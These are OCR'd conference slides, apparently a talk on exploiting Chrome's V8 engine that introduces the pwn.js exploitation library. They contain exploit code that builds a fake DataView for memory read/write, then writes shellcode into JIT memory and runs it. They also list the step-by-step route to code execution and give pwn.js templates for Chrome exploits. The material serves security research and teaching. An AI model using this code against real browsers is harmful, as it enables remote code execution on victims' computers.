
```
spray_arr[target_idx][2] = fake_dv_obj;
var fake_dv_lo = d2u(oob[leak_idx + 2])[0]
var fake_dv_hi = d2u(oob[leak_idx + 2])[1];
fake_dv_lo += 0x30 - 1;

oob[leak_idx + 3] = u2d(fake_dv_lo + 1, fake_dv_hi);
var dv = spray_arr[target_idx][3];
```

Arbitrary Code Execution

- Create a function object and get the address of it
- Read code object offset
  - +0x38
- Compute RWX machine code address
  - Code address + 0x60 (header)
- Write shellcode
- Call the function
- Profit!

```
fake_map_obj[8] = u2d(func_lo + 7 * 8 - 1, func_hi);
let jit_lo = DataView.prototype.getUint32.call(dv, 0, true) + 0x60;
let jit_hi = DataView.prototype.getUint32.call(dv, 4, true);

fake_map_obj[8] = u2d(jit_lo - 1, jit_hi);
for (let k = 0; k < shellcode.length; ++k) {
    DataView.prototype.setUint32.call(dv, k * 4, shellcode[k], true);
}

func_obj();
```

Demo


10.33.0.164:8000/exploit
10.33.0.164:8000/exploit.html
Calculator
Programmer
0
HEX 0
DEC 0
OCT 0
BIN 0
QWORD
MS
Lsh Rsh Or Xor Not And
Mod CE C
7 8 9
4 5 6
1 2 3
( ) ± 0 .
Activate Windows
Go to Settings to activate Windows.
Type here to search
4:01 PM
3/24/2018

pwn.js

pwn.js

- JavaScript library with APIs for browser exploitation
- Integer types (from Long.js)
  - `Uint8, Uint16, Uint32, Uint64`
  - `Int8, Int16, Int32, Int64`
- Pointer types
  - `Uint8Ptr, Uint16Ptr, ...`
  - `new PointerType(Uint8Ptr)`
- Complex types: `Arrays, Structs`
- Function types

pwn.js

- Convenience functions
  - `findGadget`
  - `importFunction`

- Exploit writer provides lower-level APIs
  - `addressOf`, `addressOfString` - Address of JS object, Address of JS string
  - `call` - Call function with arguments
  - `read` - Read from memory address
  - `write` - Write to memory address
  - `LoadLibrary` and `GetProcAddress` - Used by `importFunction`

pwn.js - Example

```
with (new Exploit()) {
  var malloc = importFunction('msvcrt.dll', 'malloc', Uint8Ptr)
  var memset = importFunction('msvcrt.dll', 'memset')
  var p = malloc(8)
  memset(p, 0x41, 8)
  var p64 = Uint64Ptr.cast(p)
  var x = p64[0].add(10)
}
```

pwn.js - Chrome

- Some low-level APIs can be the same for every V8 exploit
- Exploit writer provides
  - Any Chrome address (e.g. vtable)
  - `read` and `write` APIs
- Use the Chrome address to find `chrome_child.dll` base address
- Find byte sequences for necessary gadgets and offsets
  - `LoadLibraryExW`, `GetProcAddress`
  - `g_main_thread_stack_start`
- Create a Function with a large amount of JIT code


Writing a pwn.js exploit

```
function Exploit() {
  ChromeExploit.call(this);

  // TODO setup and trigger exploit
  // TODO read any vtable

  this.initChrome(vtable);
}
Exploit.prototype =
Object.create(ChromeExploit.prototype);
Exploit.prototype.constructor = Exploit;
```

Writing a pwn.js exploit

```
Exploit.prototype.read = function (address, size) {
  switch (size) {
    case 8:
    case 16:
    case 32:
    case 64:
      // TODO
      break
    default:
      throw 'unhandled size’€™;
  }
}
Exploit.prototype.write = function (address, value,
size) {
 // TODO see above
}
```

Demo: pwn.js for Chrome



Open Source

- Updated pwn.js with Chrome support
- Example exploit for the Case Study bug with pwn.js
  - Tested against Chrome 63

https://github.com/theori-io/pwnjs

Questions?

References

- Icons
  - https://www.flaticon.com
- Two-space collector diagram
  - http://www.memorymanagement.org/glossary/t.html#term-two-space-collector